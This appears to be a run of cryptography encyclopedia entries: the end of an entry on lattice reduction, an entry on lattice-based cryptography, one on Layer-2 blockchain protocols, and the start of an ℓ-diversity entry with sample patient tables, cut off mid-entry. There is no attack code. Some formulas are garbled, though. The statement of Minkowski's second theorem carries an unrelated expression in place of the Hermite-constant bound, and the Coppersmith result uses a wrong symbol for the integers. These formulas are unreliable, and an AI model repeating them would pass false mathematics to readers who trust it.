The orthogonality of a basis is often measured by the product $\prod_{i=1}^{d} \|\mathbf{b}_i\|$ of the norms of the basis vectors divided by the volume of the lattice: this ratio is always ≥1, with equality if and only if the basis is orthogonal. Minkowski's second theorem states that for all $1 \le k \le d$, the geometric mean of the first *k* minima $\left(\prod_{i=1}^{k} \lambda_i(L)\right)^{1/k}$ is at most $s_j = f_{m_j,n_2}^{-1}(r_j)$ where γ_d is Hermite's constant in dimension *d* and vol(*L*) is the volume of the lattice (see the entry lattice for a definition). Hermite's constant is asymptotically linear in the dimension: $\gamma_d = \Theta(d)$. In particular, $\lambda_1(L) \le \sqrt{\gamma_d}\mathrm{vol}(L)^{1/d}$, but this upper bound may not hold for the other minima: in fact, one can easily construct lattices such that the first minimum is arbitrarily small, while the other minima are large. In a random lattice, however, all the minima are asymptotically equivalent to $(\mathrm{vol}(L)/v_d)^{1/d} \sim \sqrt{d/(2\pi e)}\mathrm{vol}(L)^{1/d}$, where v_d denotes the volume of the *d*-dimensional unit ball.

Hermite, Korkine, Zolotarev, and Minkowski introduced strong notions of reduction: the corresponding reduced bases have very good properties but are very difficult to compute. For instance, bases reduced in the sense of Minkowski or of Hermite–Korkine–Zolotarev both include a shortest lattice vector, therefore finding such bases is already an NP-hard problem under randomized reductions as the lattice dimension increases (Shortest Vector Problem). Lenstra, Lenstra, and Lovász (1982) introduced the first notion of reduction to be interesting from both a mathematical point of view and a computational point of view, in the sense that such reduced bases are provably made of relatively short vectors (but not as short as, say, a Minkowski-reduced basis) and can be computed efficiently. More precisely, the celebrated LLL algorithm, given as input an arbitrary basis of a *d*-dimensional lattice *L* in $\mathbb{Q}^n$, outputs (in time polynomial in the size of the basis) a lattice basis $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$ such that $\|\mathbf{b}_i\| = O\left(\left(2/\sqrt{3}\right)^d\right)\lambda_i(L)$ for all *i*. Smaller (slightly subexponential) approximation factors can be

achieved in polynomial time using blockwise algorithms like Schnorr's reduction (1987) and Gama-Nguyen's reduction (2008b).

Applications

Lattice reduction algorithms are useful because they enable to solve various lattice problems: approximating the Shortest Vector Problem and the Closest Vector Problem (see Babai 1986; Gauss 1801; Grötschel et al. 1993), finding many short lattice vectors. This has proved invaluable in many areas in computer science (see Grötschel et al. 1993), notably in cryptology (see the survey (Nguyen and Stern 2001)). Lattice reduction algorithms have arguably become the most popular tool in public-key cryptanalysis (see the survey (Nguyen 2009b)): they have been used to break various public-key cryptosystems, including many knapsack cryptographic schemes and lattice-based cryptography, but also certain settings of discrete-log signature schemes. Interestingly, they are also used in the most sophisticated attacks known against RSA (see May 2009; Nguyen 2009b): RSA with small secret exponent, chosen-message attacks on RSA signatures with peculiar paddings, certain settings of RSA encryption with small public exponent, etc. In particular, Coppersmith opened in (Coppersmith 1997) a new avenue for cryptanalytic applications of lattice reduction when he revisited the connection between lattices and small solutions of polynomial equations. For instance, it can be shown using the LLL algorithm that, given an integer polynomial $f(X) \in \mathbb{D}[X]$ of degree d such that the gcd of all the coefficients of f is coprime with a public integer N, one can find in time polynomial in $(d, \log N)$ all the integers $x_0 \in \mathbb{D}$ such that $f(x_0) \equiv 0 \bmod N$ and $|x_0| \leq N^{1/d}$.

Open Problems

Lattice reduction is a very active research area: A lot of work is required to deepen our understanding of lattice reduction algorithms and to invent new lattice reduction algorithms.

Experimental Results

It should be emphasized that lattice reduction algorithms typically perform much better than their worst-case theoretical bounds would suggest: see (Gama and Nguyen 2008a) for an experimental assessment of the performances of the best lattice reduction algorithms in practice. For instance, in low dimension (say, less than 30), the LLL algorithm often outputs a shortest nonzero vector, while in high dimension, the approximation factor appears to be exponential on the average, but with a smaller constant than in the worst-case theoretical analysis, namely, the approximation factor is of the form c^d where c is significantly smaller than $2/\sqrt{3}$. This phenomenon has yet to be explained: from a theoretical point of view, the average-case behavior of lattice reduction algorithms is mostly unknown. The effectiveness of lattice reduction algorithm is another reason why lattice reduction has been so popular in cryptanalysis.

Cross-References

- Closest Vector Problem
- Lattice
- Lattice-Based Cryptography
- Shortest Vector Problem

Recommended Reading

Babai L (1986) On Lovász lattice reduction and the nearest lattice point problem. Combinatorica 6:1–13
[MathSciNet][zbMATH]

Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 10(4):233–260
[MathSciNet][zbMATH]

Dirichlet JPGL (1850) Über die Reduction der positiven quadratischen Formen in drei unbestimmten ganzen Zahlen. J Reine Angew Math 40:209–227
[MathSciNet][zbMATH]

Gama N, Nguyen PQ (2008a) Predicting lattice reduction. In: Proceedings of EUROCRYPT'08, Istanbul. LNCS, vol 4965. Springer, Berlin
[zbMATH]

Gama N, Nguyen PQ (2008b) Finding short lattice vectors within Mordell's inequality. In: STOC'08: Proceedings of the 40th annual ACM symposium on theory of computing, Victoria. ACM, New York

[zbMATH]

Gauss CF (1801) Disquisitiones Arithmeticæ. Apud G. Fleischer, Leipzig
[zbMATH]

Gauss CF (1840) Recension der “Untersuchungen über die Eigenschaften der positiven tern ären quadratischen Formen von Ludwig August Seeber.” Göttingische Gelehrte Anzeigen, July 9, 1065ff, 1831. Repr J Reine Angew Math 20:312–320
[zbMATH]

Grötschel M, Lovász L, Schrijver A (1993) Geometric algorithms and combinatorial optimization. Springer, Berlin
[zbMATH]

Gruber M, Lekkerkerker CG (1987) Geometry of numbers. North-Holland, Groningen
[zbMATH]

Hermite C (1850) Extraits de lettres de M. Hermite à M. Jacobi sur différents objets de la théorie des nombres. J Reine Angew Math 40:279–290
[MathSciNet][zbMATH]

Lagrange JL (1773) Recherches d’arithmétique. Nouv Mém Acad Roy Soc Belles Lett (Berlin) 1773:265–312
[zbMATH]

Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
[MathSciNet][zbMATH]

May A (2009) Using LLL-reduction for solving RSA and factorization problems: a survey. In: Nguyen PQ, Vallée B (eds) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
[zbMATH]

Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer international series in engineering and computer science, vol 671. Kluwer, Boston
[zbMATH]

Minkowski H (1896) Geometrie der Zahlen. Teubner, Leipzig
[zbMATH]

Nguyen PQ (2009a) Hermite’s constant and lattice algorithms. In: Nguyen PQ, Vallée B (eds) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
[zbMATH]

Nguyen PQ (2009b) Public-key cryptanalysis. In: Recent trends in cryptography. Contemporary mathematics series, vol 477. AMS–RME, Providence
[zbMATH]

Nguyen PQ, Stern J (2001) The two faces of lattices in cryptology. In: Cryptography and lattices – proceedings of CALC’01, Providence. LNCS, vol 2146. Springer, Berlin, pp 146–180
[zbMATH]

Nguyen PQ, Vallée B (2010) The LLL algorithm: survey and applications. Information security and cryptography. Springer, Heidelberg
[zbMATH]

Schnorr CP (1987) A hierarchy of polynomial lattice basis reduction algorithms. Theor Comput Sci 53:201–224
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_417

Lattice-Based Cryptography

Daniele Micciancio[3] ✉
(3) Department of Computer Science & Engineering, University of California, San Diego, CA, USA

✉ **Daniele Micciancio**
Email: daniele@cs.ucsd.edu

Definition

Lattice-based cryptography is a generic term used to encompass a wide range of cryptographic functions whose security is based on the conjectured intractability of Lattice problems, like (variants of) the Shortest Vector Problem and the Closest Vector Problems.

For applications of lattices in cryptanalysis, Lattice Reduction.

Background

The study of lattice-based cryptography was pioneered by Ajtai in 1996 (Ajtai 1996), who proved that certain variants of the knapsack cryptographic schemes are at least as hard to break *on the average* as approximating (the length estimation variant of) the Shortest Vector Problem (GapSVP) within factors that grow only polynomially in the dimension n of the lattice. Two distinguishing features of Ajtai's result, and lattice-based cryptography in general, are that:

- Breaking the cryptographic functions is provably at least as hard as solving certain lattice problems in the *worst-case*.
- the underlying lattice problems are not known to be efficiently solvable by quantum computers

This should be contrasted with mainstream cryptographic functions based on number theory, which can be broken by quantum algorithms, and, even classically, rely on *average-case* complexity assumptions, a qualitatively much stronger requirement than worst-case hardness (Refer the entry Computational Complexity for further discussion on complexity assumptions and the entry on Post-Quantum Cryptography for a summary of attacks using quantum computers and systems that are unaffected).

Shortly after (Ajtai 1996), Ajtai and Dwork (1997) proposed a public-key encryption scheme also based on worst-case complexity of lattice problems. Since then, many more lattice-based cryptographic functions have been discovered. (See section Applications.)

Theory

The best currently known polynomial-time algorithms to (approximately) solve GapSVP and other lattice problems only produce solutions within an approximation factor which is almost exponential in the dimension n of the Lattice. (Refer entries on Lattice Reduction and the Shortest Vector Problem.) So, Ajtai's conjecture that no polynomial time algorithm can approximate these problems within any polynomial factor n^c is quite reasonable and supported by both theoretical and experimental results. However, lower-degree polynomials (i.e., smaller values of c) are more desirable because they give stronger security guarantees. The strongest result along these lines known to date (Micciancio and Regev 2007) shows that Ajtai's function can be based on the inapproximability of GapSVP (as well as other problems) within factors $n^{1+o(1)}$ essentially linear in the lattice dimension.

The security of lattice-based public-key encryption was originally based on the conjectured intractability of a special version of SVP, called the "unique" SVP (Ajtai and Dwork 1997; Regev 2004). This problem has been subsequently shown to be equivalent (up to small polynomial factors) to the standard GapSVP (Lyubashevsky and Micciancio 2009).

One of the less satisfactory aspects of lattice-based cryptography is that it typically yields cryptographic functions with very large keys. This is due to the fact that an n-dimensional lattice is described by an $n \times n$ matrix, which requires at least n^2 space to store. This obstacle can be overcome using lattices with a special structure which admit a much more compact

representation, e.g., cyclic lattices where a single vector can be used to represent an *n*-dimensional lattice by cyclically rotating its coordinates. Proposals along these lines first appeared in the NTRU cryptosystem, but without the support of a security proof. The theoretical study of efficient cryptographic functions based on structured lattices was initiated in 2002 by Micciancio (2007), who exhibited a one-way function with key size and computation time essentially linear in the lattice dimension *n*, and still provably secure based on the worst-case inapproximability of the Shortest Vector Problem over cyclic lattices.

Another major step in the development of lattice-based cryptography was the introduction of the "learning with errors" (LWE) problem (an average-case version of bounded distance decoding, Refer the entry Closest Vector Problem) by Regev (2005), who first gave evidence that the problem is hard assuming lattice problems are hard even for *quantum* computers. The LWE problem was used by Peikert et al. (2008; Peikert and Vaikuntanathan 2008; Peikert and Waters 2008; Gentry et al. 2008) to considerably expand the applicability of lattice-based cryptography to a wide range of cryptographic primitives.

Applications

The techniques of Ajtai (1996), Micciancio (2007), Micciancio and Regev (2007), Regev (2005) have been extended in a number of ways to obtain a wide range of cryptographic primitives, including public-key encryption secure against adaptive chosen ciphertext attack (Peikert and Waters 2008), digital signatures schemes (Gentry et al. 2008; Lyubashevsky and Micciancio 2008), oblivious transfer protocols (Peikert et al. 2008), noninteractive zero-knowledge proof systems (Peikert and Vaikuntanathan 2008), very efficient collision-resistant hash functions (Lyubashevsky et al. 2008), identity-based encryption (Gentry et al. 2008), and more.

Open Problems

The main open problem in the area of lattice-based cryptography is probably to gain confidence in their security. While these functions are supported by asymptotic security proofs, the proofs do not offer much guidance regarding concrete values of the security parameters that should

be used in practice. This is both because the proofs are not tight (i.e., there is a substantial gap between the best known attack and the strongest provable security guarantee) and also because they start from worst-case problems whose exact complexity is still not very well understood.

Another important open problem is to make lattice-based cryptography more efficient and attractive in practice. The use of cyclic, or similarly structured, lattices promises to give substantial efficiency improvements over cryptography based on general lattices. (See Lyubashevsky et al. (2008) for an illustrative example.) Still, for many cryptographic primitives, it is still not known how to take full advantage of structured lattices to achieve efficiency gains.

The reader is referred to the chapter (Micciancio and Regev 2008) for an introduction to lattice-based cryptography, and the papers in the references for more recent developments.

Cross-References

Closest Vector Problem
Lattice
Lattice Reduction
NTRU
Post-quantum Cryptography
Public Key Cryptography
Shortest Vector Problem

Recommended Reading

Ajtai M (1996) Generating hard instances of lattice problems (extended abstract). In: Proceedings of the twenty-eighth annual ACM symposium on the theory of computing (STOC'96), Philadelphia, 22–24 May 1996. ACM Press, New York, pp 99–108
[zbMATH]

Ajtai M, Dwork C (1997) A public-key cryptosystem with worstcase/average-case equivalence. In: Proceedings of the twenty-ninth annual ACM symposium on theory of computing (STOC '97), E1 Paso, 4–6 May 1997. ACM Press, New York, pp 284–293
[zbMATH]

Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Proceedings of STOC '08, Victoria, 17–20 May 2008. ACM Press, New York, pp 197–206

[zbMATH]

Lyubashevsky V, Micciancio D (2008) Asymptotically efficient lattice-based digital signatures. In: Proceedings of TCC ’08, New York, 19–21 March 2008. Lecture notes in computer science, vol 4948. Springer, Berlin, pp 37–54
[zbMATH]

Lyubashevsky V, Micciancio D (2009) On bounded distance decoding, unique shortest vectors, and the minimum distance problem. In: Proceedings of CRYPTO 2009, Santa Barbara, 16–20 August 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 577–594
[zbMATH]

Lyubashevsky V, Micciancio D, Peikert C, Rosen A (2008) Swifft: a modest proposal for FFT hashing. In: Proceedings of FSE ’08, Lausanne, 10–13 February 2008. Lecture notes in computer science, vol 5086. Springer, Berlin, pp 54–72
[zbMATH]

Micciancio D (2007) Generalized compact knapsacks, cyclic lattices, and efficient one-way functions. Comput Complex 16(4):365–411
[MathSciNet][zbMATH]

Micciancio D, Regev O (2007) Worst-case to average-case reductions based on Gaussian measure. SIAM J Comput 37(1):267–302
[MathSciNet][zbMATH]

Micciancio D, Regev O (2008) Lattice-based cryptography. In: Bernstein DJ, Buchmann J, Dahmén E (eds) Post-quantum cryptography. Springer, Berlin
[zbMATH]

Peikert C, Vaikuntanathan V (2008) Noninteractive statistical zeroknowledge proofs for lattice problems. In: Proceedings of CRYPTO ’08, Santa Barbara, 17–21 August 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 536–553
[zbMATH]

Peikert C, Waters B (2008) Lossy trapdoor functions and their applications. In: Proceedings of STOC ’08, Victoria, 17–20 May 2008. ACM Press, New York, pp 187–196
[zbMATH]

Peikert C, Vaikuntanathan V, Waters B (2008) A framework for efficient and composable oblivious transfer. In: Proceedings of CRYPTO ’08, Santa Barbara, 17–21 August 2008. Lecture notes in computer science, vol 5157. Springer, Berlin, pp 554–571
[zbMATH]

Regev O (2004) New lattice based cryptographic constructions. J ACM 51(6):899–942
[MathSciNet][zbMATH]

Regev O (2005) On lattices, learning with errors, random linear codes, and cryptography. In: Proceedings of STOC ’05, Baltimore, 22–24 May 2005. ACM Press, New York, pp 84–93
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1805

Layer-2 Protocol

Sandro Coretti[4] ✉
(4) IOG, Zurich, Switzerland

✉ **Sandro Coretti**
Email: sandro.coretti@iohk.io

Synonyms

Off-chain protocol

Definitions

Layer-2 protocols are protocols (run between two or more parties) that interact with a distributed-ledger protocol (e.g., a blockchain) during their execution; correspondingly, the latter is referred to as Layer-1 protocol. The interaction is bidirectional, that is, a Layer-2 protocol may both react to changes in and write (by submitting transactions) to the ledger maintained by the underlying Layer-1 protocol.

Background

The main use of Layer-2 protocols is to help improve the performance and scalability of permissionless Layer-1 protocols. (*Permissionless* protocols (e.g., Bitcoin) are protocols that allow arbitrary parties to participate without requiring any type of permission.) In particular, the aim is to achieve increased transaction throughput (the number of transactions processed per unit of time), faster finality (the time it takes for a transaction

to become “immutable” or “confirmed”), and reduced verification and storage requirements for Layer-1 nodes.

Layer-2 protocols achieve these improvements by (i) having a limited set of participants, (ii) processing transactions “off-chain” and only intermittently writing updates back to Layer 1, and/or (iii) by proceeding “optimistically,” that is, offering fast transaction processing as long as none or few Layer-2 participants are adversarial and falling back to (the potentially much slower) Layer 1 otherwise.

The fact that transactions are processed off-chain can also be seen as a (possibly only marginal) improvement on privacy since not all transactions become part of the layer-1 history, which is assumed by default to be accessible to anyone.

Theory

Layer-2 protocols are designed (mostly) agnostically of the inner workings of the Layer-1 protocols they are built on; the main “interface” is the ledger model exported by Layer 1. More precisely, there commonly is a Layer-1 smart contract that “controls” the execution of a Layer-2 protocol and offers features such as transferring funds from Layer 1 to Layer 2 and vice versa, processing Layer-2 updates, and resolving Layer-2 disputes.

Layer-2 protocols can be categorized roughly as follows:

- *Payment & state channels*. A small number of “equal” participants transact among each other. Channels are designed in such a way that no participant can lose funds. However, generally, this is only guaranteed if participants are not offline for extended periods of time.
- *Operator/client protocols*. An always online operator processes transactions submitted by clients. The guarantees can vary from protocol to protocol: some designs secure all client funds and allow clients to be offline for arbitrary amounts of time while others require clients to be online in order to detect and complain about operator misbehavior.

Layer-2 protocols can technically also be seen as so-called *sidechains*. However, that term is usually reserved for protocols that have a higher corruption tolerance and do not distinguish between optimistic and pessimistic cases; sidechain funds may be lost when the corruption assumptions of a sidechain are violated (where many sidechains have a

firewall that acts as a barrier to prevent subsequent damage on the associated main chain).

Payment & State Channels

Payment channels allow two or more parties to exchange funds off-chain; state channels generalize this idea to arbitrary smart contracts. Channels normally guarantee that no involved party can lose any funds (as long as they are continuously online, see below). In the optimistic case, they can achieve high throughput, fast finality, and low Layer-1 verification and storage cost.

In general, channels go through the following phases: channel establishment, off-chain state evolution, and closure/disputes.

A channel is established by having (one of) the participants deploy a Layer-1 smart contract, in which they lock up initial funds (and potentially some collateral to disincentivize malicious behavior). The smart contract is designed in such a way that it only releases funds/collateral when it receives a "certificate" created by the participants, establishing a particular off-chain state.

Generally, the participants evolve the off-chain state based on a propose-then-certify process: some participants propose a transaction or a command, which defines a new off-chain state. The parties then jointly confirm the new state, resulting in a certificate that would be accepted by the Layer-1 contract. However, barring channel closure or disputes, the idea is that this process is repeated arbitrarily often, without interacting with Layer 1. This is what allows state channels to achieve high throughput and fast finality as well as to reduce Layer-1 verification and storage.

Channel closure and disputes may be initiated by any participant at any time, by sending the latest off-chain certificate to the Layer-1 smart contract. This is normally followed by a contestation period, during which other participants are given the opportunity to submit more recent certificates; this prevents malicious parties from closing the channel with an expired state. After the contestation period, the Layer-2 state is "returned" to Layer 1 (in some well-defined manner that depends on the type of channel and/or the ledger model used).

Some state-channel constructions are *isomorphic* (e.g., Chakravarty et al. 2021). This means that the ledger model and smart-contract language are

identical on Layers 1 and 2. This feature allows the execution of arbitrary Layer-1 code on Layer 2 without having to rewrite it.

Channel Networks

Payment-channel networks allow any two parties connected by a path of payment channels to exchange funds on Layer 2, even if they do not share a payment channel directly. This is achieved by using parties on the path as intermediaries. The most well-known example is the Lightning Network (Poon and Dryja 2016), which was analyzed formally by Kiayias and Litos (2020). *Virtual* payment channels (e.g., Dziembowski et al. 2019b) offer the same functionality but without the continuous involvement of the intermediaries for each payment.

Analogously, state-channel networks (e.g, Dziembowski et al. 2018) extend the concept of (two-party) state channels to networks. Finally, there also exist multi-party virtual state channels (e.g., Dziembowski et al. 2019a), which are state channels among multiple parties that can be setup without blockchain interaction, given that a connected graph of pairwise state channels among the parties already exists.

Online Requirement

In order not to lose funds to malicious parties, who may attempt to close a state channel with an expired certificate, all participants need to be constantly online lest they miss the end of the contestation period, in which case the malicious closure would succeed. It is possible to delegate this task to trusted so-called watchtowers (see, e.g., Avarikioti et al. 2018; McCorry et al. 2019; Avarikioti et al. 2021), which, in exchange for, for example, a small fee and the collateral of misbehaving parties, challenge outdated certificates and provide the most current ones.

Operator/Client Protocols

While with payment and state channels, all participants are “equal,” operator/client protocols (OCP) are inherently asymmetric: there is a single operator and many clients. The task of the operator is to collect off-chain transactions from clients, order them, and keep track of the evolving Layer-2 state. Periodically, the operator updates the Layer-1 contract with information about the off-chain transactions and/or state.

Beyond handling operator updates, the OCP Layer-1 contract also commonly offers functionality for clients to join and leave the OCP, as well as to deposit and withdraw funds.

Common OCP designs generally do not offer fast finality, due to the fact that the operator only periodically writes back to Layer 1 and a client has to wait until the operator does so in order to be certain that their transaction is included. (Note that this does not preclude potential approaches where the operator provides clients with “receipts” as promise of settlement. However, it appears challenging to make such designs efficient due to the fact that the (many) clients must be given the possibility to contest the operator’s actions on Layer 1.) However, OCPs do offer high throughput and, depending on the exact design, also reduce Layer-1 verification and storage. Some designs offer offline security (i.e., clients cannot lose funds even if they are offline for arbitrary amounts of time), whereas others do not, due to the need to contest certain actions by a malicious operator within a specific time window. Similarly to channels, watchtowers can be employed to contest on clients’ behalf.

The OCP operator has full discretion to decide which off-chain transaction it considers, giving it the ability to censor transactions at will. A client who sees their transactions ignored is left with little choice but leave the OCP.

OCPs must also deal with the possibility of a completely unresponsive operator, for example, by allowing a different party to take over as operator or by ensuring that all parties can safely exit the OCP. The latter approach may lead to so-called mass exits, that is, all clients attempting to leave at the same time; a safe OCP protocol either somehow deals with mass exits or avoids them altogether.

OCPs can be broadly categorized as follows:

- *Optimistic OCPs*. The operator, during an update to Layer 1, posts information about the new Layer-2 state and transactions to the Layer-1 contract. Clients (or watchtowers) are subsequently given time to check the operator’s work and, if necessary, file complaints.
- *OCPs with non-interactive proofs*. With every Layer-1 update, the operator supplies a (short, quickly verifiable, and non-interactive) proof that there exist valid transactions leading from the old to the new state; this proof is verified by the on-chain contract directly.

Well-known examples of OCPs are Rollups, proposed by Buterin (2021), or non-custodial chains such as Plasma (see Poon and Buterin 2017) and Commit-Chains (see Khalil et al. 2018).

Optimistic OCPs

In an optimistic OCP, the operator updates the Layer-1 contract by providing information about the transactions that have occurred on Layer 2 since the previous update as well as the new state resulting from these transactions. The on-chain contract does not perform any validity checks on the information posted by the operator; the clients themselves are responsible for verification. Optimistic OCPs offer a contestation period; in case a client discovers operator misbehavior, they can provide a "fraud proof" to the Layer-1 contract during this period. The exact details of contestation and consequences for dishonest operators vary from design to design.

The amount of information posted can be reduced by only providing hash values of the data. This, however, introduces issues of so-called data availability, where the operator withholds the pre-images of the hashes from the clients. Thus, in order to be secure, OCPs following this approach must deal explicitly with this issue.

In optimistic OCPs, contestation periods are rather long in order to give clients sufficient time to contest and/or reduce their online requirements. The length of the contestation period added to the update interval acts as a lower bound on finality.

OCPs with Non-Interactive Proofs

OCPs with non-interactive proofs (NIPs) follow the same periodic-update approach as optimistic OCPs. However, the operator only provides a non-interactive validity proof that establishes the existence of a set of valid transactions leading from the old state to the new one. Such proofs are generally short and quick to verify, independently of the amount of transactions processed between two updates. (OCPs with NIPs are often misleadingly referred to with the attribute "zero-knowledge," due to the fact that most NIP systems are zero-knowledge. However, privacy for clients is not normally a main concern addressed by OCPs.)

The use of NIPs precludes the operator from cheating. Hence, there is no need for contestation periods. This allows for much faster finality

compared to optimistic OCPs (essentially, finality is upper bounded by the update interval plus the time it takes an update to settle on Layer-1). In addition, clients do not need to be online in order to prevent loss of funds.

Open Problems and Future Directions

While channels and channel networks are well studied in the literature, relatively little peer-reviewed work exists covering OCPs. Therefore, a major open issue is a thorough and formal treatment of that type of Layer-2 protocols.

For more comprehensive overviews of the area, see Gudgeon et al. (2020) or Thibault et al. (2022).

Cross-References

- Bitcoin
- Sidechains
- Sharding
- Smart Contract
- SNARK
- Throughput of a Distributed Ledger

References

Avarikioti G, Laufenberg F, Sliwinski J, Wang Y, Wattenhofer R (2018) Towards secure and efficient payment channels. arXiv preprint arXiv:181112740

Avarikioti Z, Kokoris-Kogias E, Wattenhofer R, Zindros D (2021) Brick: asynchronous incentive-compatible payment channels. In: International Conference on Financial Cryptography and Data Security. Springer, pp 209–230
[zbMATH]

Buterin V (2021) An incomplete guide to rollups. https://vitalik.ca/general/2021/01/05/rollup.html

Chakravarty MMT, Coretti S, Fitzi M, Gazi P, Kant P, Kiayias A, Russell A (2021) Fast isomorphic state channels. In: Borisov N, Diaz C (eds) Financial Cryptography and Data Security – 25th International Conference, FC 2021, Virtual Event, 1–5 Mar, 2021. Revised Selected Papers, Part II, Lecture Notes in Computer Science, vol 12675. Springer, pp 339–358. https://doi.org/10.1007/978-3-662-64331-0_18

Dziembowski S, Faust S, Hostáková K (2018) General state channel networks. In: Lie D, Mannan M, Backes M, Wang X (eds) ACM CCS 2018, ACM Press, pp 949–966. https://doi.org/10.1145/3243734.3243856

Dziembowski S, Eckey L, Faust S, Hesse J, Hostáková K (2019a) Multi-party virtual state channels. In: Ishai Y, Rijmen V (eds) EUROCRYPT 2019, Part I. LNCS, vol 11476. Springer, Heidelberg, pp 625–656. https://doi.org/10.1007/978-3-030-17653-2_21

Dziembowski S, Eckey L, Faust S, Malinowski D (2019b) Perun: virtual payment hubs over cryptocurrencies. In: 2019 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, pp 106–123. https://doi.org/10.1109/SP.2019.00020

Gudgeon L, Moreno-Sanchez P, Roos S, McCorry P, Gervais A (2020) SoK: layer-two blockchain protocols. In: Bonneau J, Heninger N (eds) FC 2020, LNCS, vol 12059. Springer, Heidelberg, pp 201–226. https://doi.org/10.1007/978-3-030-51280-4_12

Khalil R, Zamyatin A, Felley G, Moreno-Sanchez P, Gervais A (2018) Commit-chains: secure, scalable off-chain payments. Cryptology ePrint Archive, Report 2018/642. https://eprint.iacr.org/2018/642

Kiayias A, Litos OST (2020) A composable security treatment of the lightning network. In: Jia L, Küsters R (eds) CSF 2020 Computer Security Foundations Symposium. IEEE Computer Society Press, pp 334–349. https://doi.org/10.1109/CSF49147.2020.00031

McCorry P, Bakshi S, Bentov I, Meiklejohn S, Miller A (2019) Pisa: arbitration outsourcing for state channels. In: Proceedings of the 1st ACM Conference on Advances in Financial Technologies, AFT 2019, Zurich, Switzerland, 21–23 Oct, 2019. ACM, pp 16–30. https://doi.org/10.1145/3318041.3355461

Poon J, Buterin V (2017) Plasma: Scalable autonomous smart contracts. http://plasma.io/plasma.pdf

Poon J, Dryja T (2016) The bitcoin lightning network: scalable off-chain instant payments. https://web.archive.org/web/20191106111342/, https://lightning.network/lightning-network-paper.pdf

Thibault LT, Sarry T, Hafid AS (2022) Blockchain scaling using rollups: a comprehensive survey. IEEE Access 10:93,039–93,054. https://doi.org/10.1109/ACCESS.2022.3200051 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300551

LCM

Least Common Multiple

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_899

ℓ-Diversity

Johannes Gehrke[5] ✉, Daniel Kifer[6] and Ashwin Machanavajjhala[7]
(5) Microsoft Research, Redmond, WA, USA
(6) Department of Computer Science and Engineering, Penn State University, University Park, PA, USA
(7) Department of Computer Science, Duke University, Durham, NC, USA

✉ **Johannes Gehrke**
Email: johannes@cs.cornell.edu

Definition

ℓ-diversity is a method for publishing data about individuals while limiting the amount of sensitive information disclosed about them.

Background

Many organizations are increasingly publishing microdata – tables that contain information about individuals that is not aggregated in any way. Examples include medical, voter registration, census, and customer data. Microdata is a valuable source of information for subsequent data analysis – medical research, the allocation of public funds, or trend analysis, just to name a few. However, if individuals can be uniquely identified in the microdata, then their private information is disclosed, and this is unacceptable.

There is a long history of research on limiting disclosure in data publishing, starting with work by Stanley Warner on randomized response (Warner 1965). Much progress has been made over the following decades,

but the area is still full of new developments; these two surveys show some of the recent progress and excitement in this area (Chen et al. 2009; Fung et al. 2010).

Consider the database of patients' data shown in Fig. 1. There is a set of attributes (like {Zip Code, Age, Nationality, gender, and date of birth} in the example) that can be linked with external data to uniquely identify individuals in the population; these are called *quasi-identifiers*. To counter linking attacks using quasi-identifiers, Samarati and Sweeney proposed *k-anonymity* (Samarati 2001; Sweeney 2002; Samarati and Sweeney 1998). A table satisfies *k*-anonymity if every record in the table is indistinguishable from at least $k - 1$ other records for the values of the quasi-identifier attributes; such a table is called a *k-anonymous* table. For every combination of values of the quasi-identifiers in the *k*-anonymous table, there are at least *k* records that share those values. This ensures that individuals cannot be uniquely matched to an individual record in the published microdata by linking attacks.

	Nonsensitive			Sensitive
	Zip code	Age	Nationality	Condition
1	13053	28	Russian	Heart disease
2	13068	29	American	Heart disease
3	13068	21	Japanese	Viral infection
4	13053	23	American	Viral infection
5	14853	50	Indian	Cancer
6	14853	55	Russian	Heart disease
7	14850	47	American	Viral infection
8	14850	49	American	Viral infection
9	13053	31	American	Cancer
10	13053	37	Indian	Cancer
11	13068	36	Japanese	Cancer
12	13068	35	American	Cancer

ℓ-Diversity, Fig. 1 Patient microdata

Figure 2 shows a 4-anonymous table derived from the table in Fig. 1 (here "*" denotes a suppressed value so, for example, "zip code = 1485*" means that the zip code is in the range [14850−14859] and "age = 3*"

means the age is in the range [30–39]). Note that in the 4-anonymous table, each tuple has the same values for the quasi-identifier as at least three other tuples in the table.

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	130**	< 30	*	Heart disease
2	130**	< 30	*	Heart disease
3	130**	< 30	*	Viral infection
4	130**	< 30	*	Viral infection
5	1485*	≥ 40	*	Cancer
6	1485*	≥ 40	*	Heart disease
7	1485*	≥ 40	*	Viral infection
8	1485*	≥ 40	*	Viral infection
9	130**	3*	*	Cancer
10	130**	3*	*	Cancer
11	130**	3*	*	Cancer
12	130**	3*	*	Cancer

ℓ-Diversity, Fig. 2 4-anonymous patient microdata

